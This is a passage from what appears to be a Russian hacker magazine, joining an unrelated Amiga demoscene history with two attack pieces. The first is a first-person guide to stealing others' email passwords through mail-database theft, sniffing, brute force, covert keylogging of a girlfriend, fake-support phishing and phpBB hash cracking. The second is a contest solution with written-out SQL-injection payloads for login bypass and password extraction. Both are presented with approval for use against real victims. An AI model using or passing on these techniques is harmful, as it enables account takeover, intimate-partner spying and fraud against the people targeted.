
Я не акцентирую внимание на деталях типичного взлома — они не раз описывались на страницах нашего журнала. Самое интересное наступает после того, как я проникаю внутрь системы. Мне нужно украсть пароль к почтовому ящику, и выполняется это следующим образом. Сперва я нахожу каталог почтового клиента, пусть это будет папка *c:\program files\thebat\mail*. После этого аккуратно скачиваю все mail-базы из подкаталога с названием нужного ящика. Затем, уже на локальной машине, я подключаю новый мыльник и подсматриваю пароль программой openpass либо passview. Этот изящный прием я несколько раз практиковал во времена RPC-эпидемии, когда было очень легко попасть на нужный компьютер. Поэтому вышеописанный прием я использую только тогда, когда четко знаю, что в машине есть серьезный баг и нет настроенного файрвола, который может помешать.

[нюхаем пароли] Из заголовка ты, наверное, догадался, что речь пойдет о сниферах. Действительно, отснифать почтовый пароль вполне реально. Нужно лишь выбрать хорошее место для запуска нюхача. Это может быть как компьютер из текущего сегмента, так и маршрутизатор, через который проходит весь трафик жертвы.



[ICQSniff — лучшее решение для локальных сетей]

Мне удается этот фокус, даже если я не подключен к локальной сети нужного провайдера.
Делается это следующим образом: каким-либо способом я нахожу диапазоны IP-адресов, принадлежащие провайдеру. Затем сканирую сегмент, в котором находится жертва. После этого пробиваю ICQ-номер или e-mail любого жителя сегмента (координаты легко можно найти через домашнюю страницу юзера, которая часто располагается на его компьютере). После всех этих шагов необходимо договориться с кем-нибудь за пиво, чтобы человек отснифал необходимый пароль. Либо, если чувак пуленепробиваемый, у него можно стрясти контакты другого чувака из этого же сегмента и попробовать поговорить с ним. В моем случае у меня не раз получалось доставать таким образом пароли, причем свое согласие на это давал примерно каждый третий юзер сети. Не самая большая цена за e-mail — пара бутылок дрянного Клинского :).
Что касается маршрутизатора, тут все обстоит сложнее. Чтобы добиться желаемых результатов, необходимо поломать крупный роутер и установить на нем снифак. В теории этот способ прост как два рубля, но на практике он практически невыполним :(. Уж слишком хорошо защищены эти маршрутизаторы.


[возьми его силой!] Пришло время рассказать про излюбленный всеми метод — атаку брутфорсом. С одной стороны, этот способ почти всегда применим для любых почтовых систем, но с другой, вероятность успешного взлома ящика крайне мала. Думаю, не стоит говорить почему :).
Однако, несмотря на это, брутфорс применяется повсеместно, и мне не раз доводилось подбирать пароли к ломаемому аккаунту. Итак, что же необходимо, чтобы получить пароль от ящика этим способом? Здесь можно пойти несколькими путями в зависимости от обстоятельств:

1 Использовать софт под Windows. Хорошим брутфорсером для POP3-аккаунтов была и остается софтина Brutus2, написанная в далеком 2002 году. С помощью брутуса можно легко перебрать огромные листы с паролями. Многопотоковая технология позволит ускорить процесс в десятки раз (при хорошем канале, конечно).
2 Использовать софт под Linux. Более рациональный вариант, так как юзание забугорного шелла более экономично. В этом случае можно воспользоваться софтиной Hydra либо написать свой переборщик. Перебирать пароли, например, на *hotmail.com* и *yahoo.com* непросто, поскольку на этих сервисах отсутствует доступ по POP3/IMAP. Выход из положения — написание самопального брутфорсера. У меня в хакерском арсенале имеется рабочий чекер аккаунтов *hotmail.com*. Превратить его в брутфорсер не составит большого труда. Если ты заинтересовался этой программой, скачивай для ознакомления перловый исходник с моего сайта.

[напоминаем клавиши] Прием заключается в использовании кейлоггера с целью украсть чужой почтовый ящик. Не нужно путать этот способ с протрояниванием, потому как здесь применяется только кейлоггер и ничего больше. Иными словами, на компьютер устанавливается клавиатурный шпион, который отсылает все данные на почтовый ящик либо хранит их в отдельном файле. Для полной ясности картины я приведу пример взлома с помощью простого кейлоггера hookdump. Мой хороший знакомый захотел узнать, с кем переписывается его девушка. Поскольку дама была не слишком наивной, так просто она ему пароль не говорила. Сложность была в том, что девушка не подпускала парня к ее компьютеру. Боялась, наверное :). Так вот, мой корефан установил на своей машине программу hookdump, известную как клавиатурный шпион, а затем пригласил подругу в гости. Они распили бутылку вина и затем сели за компьютер. Внезапно девушка захотела... нет, не то, что ты подумал :). Она захотела проверить свою почту. Товарищ, дабы не смущать даму, удалился заваривать чай. За время его отсутствия девочка проверила почту. После ее ухода мой знакомый узнал о даме много нового, а именно то, что у нее очень много как виртуальных, так и реальных бойфрендов, помимо него. Это очень обидело парня, и он разорвал с ней все отношения. Вот так кейлоггер может уберечь людей от случайных связей :).
Этот случай произошел два года назад. Тогда еще не было хороших шпионов, которые без глюков отсылают все данные на хакерскую почту. Теперь же таких программ пруд пруди. Так что разумнее всего незаметно подкидывать прогу на компьютер жертвы, а затем ждать писем. Либо действовать методом от противного, как делал мой гениальный товарищ.

[моя профессия — социальный инженер] Наконец мы подошли к самому интересному и до конца не изученному способу — социальная инженерия. В нашем случае эта инженерия направлена на то, чтобы всеми возможными и невозможными способами выудить пароль у пользователя ящика. Здесь также существуют свои тонкости. Во-первых, нужно обладать даром красноречия. Во-вторых, взломщик и жертва должны каким-либо образом контактировать. Как я уже говорил, самый распространенный способ кражи — отправка сообщения якобы от техподдержки сервиса с просьбой выслать пароль. Иначе, мол, заблокируем твой аккаунт к чертовой матери. И юзеры велись. И возможно, до сих пор ведутся. Здесь главное — правильно убедить :).
Не обязательно вымогать пароль напрямую. Как-то раз я втерся в доверие к человеку, а затем безвозмездно предложил ему почтовый ящик на звучном домене. Когда пользователь согласился, я спросил у него логин и пароль. И что ты думаешь? Жертва сказала пароль, который совпал со всеми остальными!
Если же эта затея не удалась, можно попробовать поставить прокси/сокс на зарубежном шелле, поделиться доступом с жертвой, а затем сразу включить на сервере снифер и отловить все нужные пароли. Можно бесконечно долго расписывать приемы выуживания пассвордов. Но основная мысль состоит в том, что здесь главное не повторяться, не использовать избитых методов, и тогда любой пользователь попадется на эту удочку.


[поиск по интернету] Еще одним успешным приемом взлома является поиск по различным сетевым базам. Рассмотрим пример: допустим, мне захотелось взломать любой ящик в домене *padonak.ru*. Я захожу на yandex.ru и вбиваю в строку поиска имя нужного сервера. Тут же всплывают ссылки, указывающие на красивые адреса типа root@padonak.ru и т.п. Один из таких адресов прикреплен к пользователю root, который зарегистрирован на каком-то ламерском форуме phpBB. Естественно, что версия форума не такая уж и новая :). Я без проблем сломаю такую борду и упру хэш пароля юзера root. После этого, воспользовавшись Md5Inside, я расшифрую пароль жертвы. Проверки показывают, что этот пассворд, конечно же, совпадает с паролем на мыло! Или не совпадает — тут уж как повезет :)



[успешный брут пароля]

[ГДЕ ДЕСЯТЫЙ ПРИЕМ?!]

Напрягая все извилины мозга, я не мог придумать достойного приема номер десять. Поэтому поручаю это тебе. Если у тебя есть идеи, которые хакер может применить против вражеского мыльника, направляй их в мой почтовый ящик (только не стоит его ломать, укушу :)). В знак благодарности я обязательно поделюсь моими соображениями на этот счет.



ЕСЛИ ТЫ ДОЛГО ЛОМАЛ ГОЛОВУ, НО ТАК И НЕ СУМЕЛ ПРОЙТИ НАШ ПРОШЛЫЙ КОНКУРС, РАССКАЖУ, КАК ЭТО НУЖНО БЫЛО ДЕЛАТЬ

Игнатов Олег aka BLooDeX (bloodex@real.xakep.ru)

[первый этап] Этап первый. Заходишь в сутенер-интерфейс по адресу *view.php?file=admin*. Тут нужно было догадаться, что *view.php* инклудит файл *admin.inc*. Так как inc — не php, то он не прогоняется через интерпретатор, и можно без проблем прочесть его исходники. Если ты неплохо разбираешься в php, при наличии исходников ты сообразишь, что, введя логин guest и пасс guest, попадешь в сервис для сутенеров-гостей по адресу *view.php?file=adm*. Так как adm ничем не хуже admin, то исходники adm.inc тоже читаются без проблем. В полученных исходниках сидит злостная бага, при помощи которой, обратившись по адресу *view.php?file=adm&login=&sid=*, ты попадаешь в полноценный сутенер-интерфейс, в котором можно получить инфу о любой девочке.

[второй этап] Здесь нужно сделать простую sql-инъекцию: поле с паролем оставляешь незаполненным, а в качестве логина вводишь blablabla' or login='_логин_чела_аккаунт_которого_нужно_спереть'/*. И таким образом заходишь под этим самым логином. Меняешь e-mail на свой. Теперь, если ты накупишь таблеток на сумму большую, чем у тебя есть на счету, то тебе на мыло вышлется письмо, начинающееся со слов «Уважаемый _логин_». Если поменять в куках переменную sid на blablabla' UNION SELECT pass, '0', '0' FROM users WHERE login = '_логин_'/* , то тебе на мыло придет письмо, начинающееся со слов «Уважаемый _пароль_».

[третий этап] В прошивке робошлюхи присутствует integer-переполнение, через которое ты можешь сделать свой долг перед ней равным нулю. Также можно переполнить строку, затерев переменную внутреннего денежного баланса, и сделать его больше $1000. В этом случае она пойдет домой к мафии на смазку.

[четвертый этап] Заключается в следующем. Заводишь два аккаунта и логинишься под одним из них. Будем называть sid'ом название каталога, в котором находятся скрипты для управления личным счетом. Sid определяет аккаунт. Если ввести в инфе о пользователях внешнюю переменную *razdel*, равную *clients/_sid_*, то пхп выдаст ошибку, в которой говорится о том, что *info.txt* не является файлом. Так ты узнаешь о существовании файла *info.txt*, в котором записано следующее: «_sid_;_имя_;_фамилия_;_номер_счета_». Обрати внимание на то, что все эти данные разделены символами «;». Чтобы получить на счету $10000, делаешь покупки на эту сумму и таким образом получаешь задолженность в -$10000. Далее меняешь номер счета для аккаунта на счет второго заведенного тобой аккаунта, изменив свою фамилию, допустим, на Пупкин;_номер_счета_второго_аккаунта_. Теперь удаляешь все покупки из корзины и видишь, что в балансе счета сверкает циферка 10000.

[ну а теперь о новом конкурсе] Если ты регулярно участвуешь в наших хакерских соревнованиях, то наверняка заметил, что все ломаемые скрипты были написаны на PHP. Но ты же понимаешь, что одним PHP настоящему хакеру не обойтись, ему еще нужно знать такой полезный скриптовый язык, как Perl. Бороздя бескрайние просторы Сети, ты можешь увидеть, что Perl используется в современном мире не так уж редко. Но прежде чем ломать такие крупные проекты, работающие на перловке, как mail.ru, стоит проверить, сможешь ли ты похаксорить действительно бажный perl-сайт, такой как *www.padonak.ru*. Дерзай! Будешь первым — возьмешь приз

ПОМНИТСЯ, КОГДА У МЕНЯ В СЕРЕДИНЕ 90-Х БЫЛ СПЕКТРУМ, В ZX-ПРЕССЕ И ДЕМКАХ ПОСТОЯННО ПОДНИМАЛИ ШУМ ВОКРУГ КОМПЬЮТЕРА АМИГА. ЛОЗУНГ «AMIGA — RULEZ, PC — SUX» ПРОНИКАЛ ПОВСЮДУ, А СЦЕНЕРЫ ПРИВОДИЛИ ДЕСЯТКИ АРГУМЕНТОВ, ПОЧЕМУ АМИГА ЛУЧШЕ ПИСЮКА. ТОГДА Я ПРАКТИЧЕСКИ НИЧЕГО НЕ ЗНАЛ ОБ ЭТОМ КОМПЬЮТЕРЕ, ПОМНЮ ТОЛЬКО, ЧТО ХОТЕЛ ЕГО БОЛЬШЕ, ЧЕМ PC, ТАК КАК ВСЕ ГОВОРИЛИ: «АМИГА — ЭТО КРУТО». НА ПРОТЯЖЕНИИ 90-Х ГОДОВ АМИГА БЫЛА ЭЛИТАРНЫМ КОМПЬЮТЕРОМ, КОТОРЫЙ МОГЛИ СЕБЕ ПОЗВОЛИТЬ НЕМНОГИЕ. НАМНОГО ОПЕРЕЖАЯ СПЕКТРУМ ПО МУЛЬТИМЕДИЙНЫМ ВОЗМОЖНОСТЯМ, ОН ДАВАЛ СЦЕНЕРАМ ТО, ЧТО НЕ МОГ ДАТЬ PC. СООБЩЕСТВО АМИЖНИКОВ ПРЕДСТАВЛЯЛО СОБОЙ СПЛОЧЕННЫЙ, ДРУЖНЫЙ КЛУБ, В КОТОРОМ АМИГУ НЕ ПРОСТО ЛЮБИЛИ, ЕЙ ПОКЛОНЯЛИСЬ. И БЛАГОДАРЯ СВОИМ ВОЗМОЖНОСТЯМ, КОМПЬЮТЕР КАК НЕЛЬЗЯ ЛУЧШЕ СПОСОБСТВОВАЛ ТВОРЧЕСТВУ | mindw0rk (mindw0rk@gameland.ru)

Культ Амиги

История и реалии амижного сообщества

[краткая история Амиги] История Амиги началась в 1982 году, когда в небольшом калифорнийском городке Лос-Гатос группа инженеров во главе с Джеем Майнером объединилась с целью создать совершенно новый компьютер. Не клон Apple, не очередной спектрум... Амига, как ее окрестили создатели, обещала стать самой мощной и функциональной персоналкой. В основе лежала революционная архитектура — в отличие от всех остальных компьютеров того времени, процессор Амиги выполнял только вычислительные операции, в то время как графикой и звуком управляли отдельные чипы. Также Джей Майнер с коллегами решили первыми реализовать в персональном компьютере многозадачность. Тогда на это были способны только многомиллионные мейнфреймы от IBM и DEC.

За год инженеры сделали большую часть работы. К ноябрю 1983 года в лаборатории «Хай-Торо» (так называла себя группа разработчиков) на нескольких столах была установлена хитрая конструкция, в которой к печатным платам были прикреплены три главных сопроцессора, а в центре возвышался мозг компьютера — самый мощный из существующих на то время процессор Motorola 68000. Несмотря на громоздкость, все это отлично работало. Следующие несколько месяцев Джей Майнер и компания доводили свое детище до ума и пытались вместить все детали в корпус персонального компьютера. Все это время разработка Амиги велась тайно, так как наверняка нашлась бы толпа желающих спионерить революционные идеи. Для отвода глаз «Хай-Торо» занималась производством экзотических джойстиков самых причудливых форм и размеров.

В начале 1984 года разработчики решили, наконец, познакомить мир с «подружкой». Презентация состоялась на выставке Consumer Electronics в Чикаго, и для демонстрации возможностей своего компьютера программисты «Хай-Торо» написали программу Boing Ball, в которой по экрану летал объемный клетчатый шарик, отскакивающий с характерным звуком от стенок. Добиться такого качества изображения не удавалось ни одному персональному компьютеру, так что Амига была принята с шумом и восторгом. Одновременно с достигнутым признанием закончились деньги разработчиков, и они стали искать инвестора, который мог бы поддержать перспективный проект. Apple, Silicon Graphics, Philips, HP, Sony — все эти компании остались равнодушными к предложению Джея



[Insomnia#2 diskmag]

Майнера, а президент Atari, согласившийся купить акции фирмы, предложил слишком уж смехотворную сумму. Погрязшая в долгах «Хай-Торо» рисковала обанкротиться, и на этом история бы закончилась. Но ситуацию спасла компания Commodore, купившая за приличные деньги все права на Амигу, давшая работу ее авторам и выделившая 27 миллионов долларов на дальнейшие разработки. 23 июля 1985 года на коммерческой презентации в Нью-Йорке гости смогли по достоинству оценить возможности Amiga 1000. Процессор 7,14 Мгц, 4096 цветов, 256 Кб ОЗУ, четырехканальный стереозвук, многозадачная ОС, дисковод, мышь — на фоне восьмибитных спектрумов и С64 Амига смотрелась королевой бала. Но стоимость в $2000 не позволяла ей стать по-настоящему популярной. И в 1987-м Commodore выпустила две новые модели: недорогую Amiga500 и хай-эндовую Amiga1000.

Именно с появлением доступной Amiga500 началось триумфальное шествие Амиги по всему миру.

[этапы амижной демосцены] Первые попытки творчества на компьютере Amiga начались в 1988 году. Большинство сценеров в это время обитали на Commodore 64 и только начинали перебираться на новую платформу. Особенно много было крак-групп, которые регулярно проводили copy-пати и обменивались свежим варезом и кряками.

Одной из первых амижных дем, заслуживающих внимание, стала Demons are Forever от D.O.C. A Cracker Journal, выпущенный в январе 1988 года, стал первым амижным дискмагом, за которым в этом же году последовали три других. Чуть позже кодер Sodan из Дании зарелизил первую коммерческую игру, написанную сценером, — Sword of Sodan.

Большинство работ с 1988 по 1989 год были экспериментальными и копировали идеи из c64-интрух. Никто на самом деле не знал, как именно нужно делать демы. Поэтому настоящим откровением для сценеров стал релиз Megademo от группы Red Sector, в которой имелась шикарная для своего времени графика, музыка и впервые ощущался дизайн. Особенностью этой демы было то, что она состояла из нескольких частей, подгружаемых отдельно. Каждая часть имела свою музыку и эффекты.

В 1990 году группа Scoopex выпустила свое известное трекмо Mental Hangover, в котором части не подгружались, а следовали одна за другой под непрерывную музыку. Такой подход был более динамичным, и сценеры позаимствовали его в своих последующих работах. MH также ввело моду на векторные эффекты, и практически все демки этого и следующего года были основаны на векторах.

В 1991 году стартовали два крупнейших фестиваля компьютерного искусства The Gathering и The Party. Лучшие группы Амиги выставили на них свои работы, и когда на The Party демка Odyssey от Alcatraz опередила по баллам Hardwired от The Silents, споры, какая из них на самом деле была лучшей, продолжались несколько месяцев. Также примерно в это время на сценовых бордах началась паника, подогреваемая сплетнями. Как стало известно, полиция арестовала за фрикинг сисопа известной сценовой BBS Paradise, а вскоре после этого закрылась еще одна популярная борда Bord Royal. Многие стали опасаться ареста, так как держали на своих досках нелегальный софт. Но потом все утихло, и закрытые BBS снова стали работать.

Следующий 1992 год открыл новых талантливых сценеров. Reflect, Andromed, Spaceballs — работы этих групп быстро получили признание, заняв призовые места на демопати. А шведская Digital Illusion выпустила тем временем легендарную игру Pinball Dreams, которой переболел каждый амижник.

Представленный в 1993 году чипсет AGA для Амиги позволил делать графику лучшего качества и в скором времени стал новым стандартом. Благодаря этому улучшилось качество амижных работ в целом. Во второй половине года демосцена получила целую кучу интересных, зрелищных демок: Nexus 7 от Andromeda, Motion: Origin 2 от Bomb, Psychedelic от Virtual Dreams, Soulkitchen от The Silents, Whammer Slammer Rebels'ов, The Prey от Polka Brothers и другие.

В 1996 году некоторые амижные звезды стали перебираться на PC, так как к тому времени он уже превосходил возможностями Амигу. Демки Inside и Contrast привнесли в PC demoscene новые идеи и отличный дизайн, их авторами были амижники.

1997 год выдался одним из самых активных в истории амижной демосцены. Год, когда о себе заявили новые талантливые группы Haujobb, Mellow Chips, когда выпустили свежие релизы старички, давно не радовавшие сцену (Scoopex), когда количество шикарных работ исчислялось не единицами, а десятками. Но с одной стороны, став пиковым в истории амижной демосцены, этот год стал началом большого спада, не прекращающегося по сей день. В дальнейшем работ для Амиги будет выходить все меньше, в основном они будут заточены под крупные демопати с целью выигрыша. А авторами будут крупные коллективы, уже давно ставшие известными.

[легенды Amige scene] История Amiga scene — это в первую очередь история групп, способных своими работами вдохновить тысячи людей на творчество. За прошедшие 16 лет на Амиге работало много звездных команд. Я расскажу о двух из них, без которых вряд ли можно представить историю амижной сцены.

Scoopex

Изначально австрийская группа, основанная двумя парнями Ranger и Shark the Master. Произошла из Megaforce (MFC) — известнейшей С64-команды, на демках которой выросли многие С64-сценеры. В 1988 году у Megaforce на почве крэкинга появились проблемы с полицией, и Ranger, будучи лидером, решил, что группе лучше залечь на дно. Но так как парень был в душе сценером, и тяга к творчеству давала о себе знать, в том же году он открыл новую группу, имеющую амижную демонаправленность (хотя с пиратством ребята и не завязали окончательно). Большинство мемберов MFC перешли в Scoopex, присоединилось несколько талантливых новичков, и вскоре группа под лозунгом «Generations Ahead» («Впереди поколений») приступила к активной работе. Среди первых релизов были такие демки, как Lazer Light, Glory Stars 1,2, Xenomorphs. И поскольку в 1988 году программ под Амигу, а тем более демок было немного, группа сразу завоевала внимание. Но настоящий успех пришел к ней в 1990 году, когда Scoopex выпустила Mental Hangover. Это была действительно революционная вещь, изменившая все представление сценеров о том, как должны выглядеть амижные демки. До MH основу амижной демосцены составляли мегадемы, состоявшие из нескольких отдельно подгружаемых частей. В работе от Scoopex эффекты шли непрерывной чередой под одну музыку, и все действие на экране было синхронизировано со звуком.

Весь следующий год Scoopex была лучшей амижной демогруппой, пока сценеры из Phenomena не зарелизили Enigma, первую демку, сместившую MH с первой строчки чартов. Через некоторое время Slayer^Scoopex объявил о разработке сиквела Mental Hangover'а — демки World of Vodka. Но, несмотря на большие ожидания сценеров, несмотря на то, что она стала одной из самых известных дем еще до своего рождения, выйти ей было не суждено. Следующие несколько лет актив-



[амижники на демопати Breakpoint]


[Джей Майнер демонстрирует чип Амиги]

ность группы была слабой. Все помнили ее работы и до сих пор считали выдающейся командой, но в амижной прессе стали поговаривать о скорой кончине. В 1994 году к Scoopex присоединился один из лучших художников демосцены Made, и в 1995 году группа ожила, выпустив несколько нашумевших релизов: демки Artcore и Cyberia, слайдшоу Мэйда, трекмо ISO, интро на 40 Кб Zero Gravity 2, продолжая радовать сцену своими работами вплоть до 2002 года, выставляя их на разных пати и практически всегда занимая призовые места.

Spaceballs


В 1989-м, когда совсем еще молодой парнишка, называющий себя Dark Helmet, решил создать новую группу, он даже мечтать не мог, что через несколько лет ее возведут в культовый статус десятки тысяч демосценеров во всем мире. Тогда это была просто Spaceballs — группа, состоящая из одного человека и неизвестная никому, кроме ее основателя. В том же году к группе присоединился 15-летний программист Lone Starr, который впоследствии стал main coder'ом и одним из самых известных программеров на амижной демосцене. За ним последовали Major Asshole, Yoghurt, President Screw, Vinnie — все эти ребята были из одного города Хальден, так что они могли встречаться и обсуждать свои проекты в любое время.

Дебют Spaceballs состоялся в 1990 году на демопати Cryptoburners, где была выставлена демка Spasmolytic. Работа была основана на трехмерном векторном движке, полностью написанном Lone Starr. Конечно, все были поражены, что такой малец мог написать что-то, что работало быстрее и лучше, чем вещи более взрослых и известных кодеров. В группе не было ни одного художника, но, несмотря на это, Spasmolytic и несколько следующих работ поражали воображение сценеров за счет великолепного кода и идей.

В 1991 году демка Wayfarer от Spaceballs заняла первое место на одном из крупнейших демопати The Gathering. По-настоящему известной группа стала после релиза своей культовой демки State of the Art, где для передачи танца девушки использовался motion capture наряду с новыми визуальными эффектами. Дема, которая сделала историю, настоящая классика для всех поклонников Амиги. Амижники полюбили ее сразу, и первое место на The Party было вполне закономерным. Следующие работы: 9 Fingers, Mobile Destination Unknown, The Last Finger — только укрепили успех, и многие талантливые демосценеры (Danny, SuperNao, Facet Lizard и др.) оставили свои группы, чтобы присоединиться к Spaceballs.

Триумф Spaceballs длился недолго. Основные мемберы группы вскоре устроились на работу, и времени на сцену и творчество у них не осталось. Lone Starr, Dark Helmet, затем Presidend Screw и другие стали по очереди покидать группу, занявшись разработкой компьютерных игр. В 1997 году произошла реорганизация Spaceballs, во время которой к ней присоединилась куча новых людей. Но новая команда была лишь отголоском той легендарной Spaceballs, какой ее запомнили сценеры.


[фрагменты из легендарной State of the Art]


[скриншот из демы 9 Fingers от Spaceballs]

[амижное движение в России] В то время как в остальном продвинутом мире Амига становилась все популярнее, в России ее распространенность была сильно ограниченной. Причин тому было несколько. Для начала, высокая цена: если приличный 128-килобайтный спектрум с дисководом и звуковым чипом можно было купить за 50 баксов, минимальная цена на Амигу составляла $500. Собрать на коленке, в отличие от того же ZX, ее тоже не представлялось возможным из-за отсутствия микросхем и закрытой архитектуры. Также не было практически никакой информации об этом компьютере на русском языке. Было много небольших групп поклонников Амиги, рассыпанных по всей территории СНГ, но обмена опытом и постоянного общения между ними практически не наблюдалось.

В профессиональном плане Амигу использовали работники кабельного телевидения, создавая на ней зрелищные презентации с помощью специальных программ. Более-менее доступным для простых смертных компьютер стал с 1993 года. Его покупали те, кто хотел чего-то помощнее спектрума. У большинства людей после покупки Амига выполняла функцию игрового компьютера.

До 1995 года активность амижников была невелика. Софт можно было достать только в крупных городах. Жители провинций стали потихоньку налаживать связи друг с другом и периодически обменивались посылками. Была даже такая специализация — swapper. Эти люди занимались тем, что коллекционировали программы и обзаводились контактами по всей стране с целью обмена. У крупнейших swapper'ов коллекции софта превышали те, что имелись у продавцов в амижных точках. Впрочем, часто свопперы как раз и были продавцами.

Одной из самых ранних русских групп, делавших что-то на Амиге, была Codebusters. Уже широко известная спектрумистам по демам Satisfaction и сотням кракнутых ими игр, она ломала защиту лицензионных амижных геймух и распространяла их с фирменными интрохами. Первой же демосценовой командой стала Looker House, работы которой появились в 1996 году.

